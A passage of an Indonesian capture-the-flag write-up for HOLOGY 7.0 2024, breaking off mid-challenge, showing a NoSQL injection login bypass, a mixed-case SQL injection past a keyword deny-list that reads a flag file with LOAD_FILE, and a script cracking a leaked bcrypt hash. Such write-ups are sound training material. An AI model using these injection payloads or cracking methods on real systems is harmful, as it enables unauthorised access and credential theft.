WRITEUP HOLOGY 7.0 2024


*The writeups by **masa iya best write up terus***

Presented by:


Ardhi Putra Pradana *A.K.A* **rootkids**
Ahmad Idza Anafin *A.K.A* **Idzoyy**
Paundra Pujo Darmawan *A.K.A* **mintcocs**

DAFTAR ISI

gampang kok



Diberikan sebuah service web dan tidak diberikan source code apapun, saat diakses tampilannya sebagai berikut




Setelah dicoba - coba untuk melakukan bypass loginnya secara langsung ternyata memang tidak terdapat clue sama sekali. Namun juga dilihat pada deskripsi soalnya terdapat kata yang menjadi highlight yaitu **NO**, dari sini kami berasumsi bahwa web ini vulnerable terhadap **No SQL Injection**

Lanjut, kami coba untuk melakukan tamper common No SQL Injection payload

```
<label for="username">Username:</label>
<input id="username" type="text" name="username[$ne]" required="">
<label for="password">Password:</label>
<input id="password" type="password" name="password[$ne]" required="">
<button type="submit">Login</button>
```


Bisa dilihat kami melakukan tamper terhadap name dari setiap field dengan menambahkan **[$ne]**, dimana ini adalah payload common dari No SQL Injection di sebuah form



Dan ketika disubmit ternyata works, dan kami berhasil untuk mendapatkan flagnya

Flag: HOLOGY7{it_is_pretty_easy_isn't_it??}

Books Galery



Diberikan service website beserta dengan source codenya, disini kami langsung melihat pada bagian source code untuk melakukan analisa

```go
func ShowBooks(db *sql.DB) gin.HandlerFunc {
  return func(c *gin.Context) {
    searchQuery := c.Query("query")
    searchQuery = lib.SanitizeData(searchQuery)
    log.Printf("Search query: %s", searchQuery)

    var rows *sql.Rows
    var err error

    if searchQuery != "" {
      query := `
        SELECT b.book_id, b.title, b.author, b.img_path
        FROM books b
        JOIN genres g ON b.genre_id = g.genre_id
        WHERE b.title LIKE '%` + searchQuery + `%' OR b.author LIKE '%` + searchQuery + `%'`
      rows, err = db.Query(query)
    } else {
      query := `SELECT b.book_id, b.title, b.author, b.img_path
                FROM books b
                JOIN genres g ON b.genre_id = g.genre_id`
      rows, err = db.Query(query)
    }
```

Terlihat bahwa pada bagian tersebut vulnerable terhadap **SQL Injection**, dimana kita bisa mengontrol valuenya melalu value **query** dari url params, dan pada sisi lain input kita dimasukkan dalam function **SanitizeData**, berikut adalah isi sanitasi tersebut

```go
func SanitizeData(input string) string {
  replacements := []struct {
    old string
    new string
  }{
    {"..", "x"},
    {"--", "x"},
    {"/*", "x"},
    {"HAVING", "x"},
    {"UNION", "x"},
    {"SUBSTRING", "x"},
    {"ASCII", "x"},
    {"SHA1", "x"},
    {"ROW_COUNT", "x"},
    {"SELECT", "x"},
    {"INSERT", "x"},
    {"CASE WHEN", "x"},
    {"INFORMATION_SCHEMA", "x"},
    {"FILE", "x"},
    {"DROP", "x"},
    {"RLIKE", "x"},
    {" IF ", "x"},
    {" OR ", "x"},
    {"CONCAT", "x"},
    {"WHERE", "x"},
    {"UPDATE", "x"},
    {"or 1", "x"}
```

Intinya disini, function tersebut akan melakukan replacement terhadap beberapa keyword yang ada di MySQL, nah namun jika dilihat sanitize tersebut hanya mengambil keyword **UPPERCASE**, disini kita dapat melakukan bypass nya, karena SQL sendiri memiliki sifat non-case sensitive.

```yaml
volumes:
  - ./flag.txt:/var/lib/mysql-files/flag.txt
```

Dan dari flagnya terletak pada file tersebut, yaitu di */var/lib/mysql-files/flag.txt*.

Oke, setelah mengetahui semua kondisi berikut adalah solver kami untuk bisa mendapatkan flagnya


solver.py

```python
import httpx

c = httpx.Client(base_url="http://103.175.221.20:8080/")

def query(q):
    r = c.get("/", params={"query": q})
    return r.text

if __name__ == "__main__":
    result = query(
        "xxxxxxxx' UniON SelECT
1,2,LOAD_FILe(LOWER('/var/lib/mysql-files/FLAG.TXT')),4 # "
    )
    print(result)
```


```
      "
    />
    <div class="card-body d-flex flex-column">
      <h5 class="card-title">2</h5>
      <p class="card-text"><strong>HOLOGY7{8uKu_@d41ah_J3nd3la_dUn1A_uW4W}</strong></p>
      <div class="mt-auto">
        <form action="/book/1" method="GET">
          <button type="submit" class="btn btn-primary btn-sm">
```


Flag: HOLOGY7{8uKu_@d41ah_J3nd3la_dUn1A_uW4W}

hology-events




Diberikan sebuah service website, dimana awalnya tidak memiliki source code sama sekali, kami kemudian menelusuri alur dari website ini, nah ternyata terdapat sebuah service actions yang dijalankan pada website ini ketika mengakses route **/event/:id**




Dari sini kami mulai untuk menganalisa website ini lebih lanjut, khususnya dipath ini, karena ini sangatlah menarik, setelah ditelusuri kami mendapatkan handle server actions lainnya pada file


/_next/static/chunks/app/event/%5Bid%5D/page.js, dimana ini adalah file hasil compile dari **nextjs** dengan webpack bundler, isinya memang sangatlah abstrak, bisa dilihat pada gambar dibawah




Namun ketika diteliti lebih lanjut, bagian ini mengandung leak dari beberapa server actions id yang available di aplikasi ini



Dimana terdapat hidden handle server actions yang memang diawal tidak pernah terpakai, disini kami mulai melakukan enumerasi dari handle tersebut, dengan mudah yaitu mengganti header **Next-Action** menjadi ID dari handle server action function tersebut, kami disini mencoba handle **getAllEvents** dengan id **b8d50f0a847f9938c8f859fa6da1460a7794908b**



Ternyata setelah dirun handle ini memang akan mengembalikan semua list event yang ada, nah hal aneh terjadi ketika payload kita berikan body array tersebut



Terlihat bahwa ada error yang mengatakan **PrismaClientValidationError: Argument `where`: Invalid value type provided,** disini kami menyimpulkan bahwa payload dari server actions akan diteruskan pada ORM Prisma yang akan menjadi payload parameter dari **where** yang ada di Prisma.

*kita skip dulu bagian ORM Injection ini

Kembali ke response dari getAllEvent, jika dilihat bahwa response tersebut mengembalikan hasil dari owner dari yang menarik

```
"owner":{
  "id":"69081c94-ae17-4a94-8a1c-855e2968db2f",
  "username":"cordaiser",
  "password":"$$2b$05$sD7ASxHCOdwnXRVpRfuMhusIHtHl0upCT1Vt.j4XdYkiHoGwEcvo2",
  "name":"Cordaiser Wagner",
  "isAdmin":false,
  "createdAt":"$D2024-10-26T00:53:33.198Z",
  "updatedAt":"$D2024-10-26T00:53:33.198Z"
```


Terlihat bahwa, terdapat value username dan password disana, dan disini yang menjadi pintu masuk adalah pada bagian password, disini passwordnya menggunakan **Bcrypt**, yang perlu diingat bahwa tidak selamanya Bcrypt tidak dapat dicrack, disini dengan kita memiliki hashnya kita bisa melakukan bruteforce untuk bisa mendapatkan raw dari hash tersebut.

Disini, karena aplikasi menggunakan nextjs (javascript base) maka kami coba untuk melakukan bruteforce hash tersebut dengan custom script berikut


brute.js

```
const bcrypt = require('bcrypt')
const fs = require('fs')

const data = fs.readFileSync('/usr/share/wordlists/rockyou.txt',
'utf8').split('\n')

function doBruteCreds(hash) {
 for (let w of data) {
   console.log(`CHECKING: ${w.trim()}`)
   const result = bcrypt.compareSync(w.trim(), hash)
   if (result) {
     console.log(`FOUND: ${w.trim()}`)
     break
   }
 }
}

doBruteCreds("$2b$05$sD7ASxHCOdwnXRVpRfuMhusIHtHl0upCT1Vt.j4XdYkiHoGwEcv
o2"
)
```


Ketika script tersebut dijalankan, maka script tersebut akan melakukan bruteforce dengan melakukan comparing hash dengan raw nya

```
CHECKING: cottoncandy
CHECKING: coleen
CHECKING: choco
CHECKING: brownie1
CHECKING: bitchy1
CHECKING: billkaulitz
CHECKING: beethoven
FOUND: beethoven
```


Oke, disini kita dapat passwordnya setelah melakukan bruteforce, coba untuk login dengan username dan password yang telah diketahui



Setelah berhasil masuk ada halaman admin panel, namun tidak bisa langsung diakses karena user tersebut bukanlah admin




Tapi ada bagian yang sangat bisa menjadi clue solve dari web ini, yaitu ada sebuah halaman ERD yang memberikan gambaran ERD yang digunakan pada model aplikasi tersebut



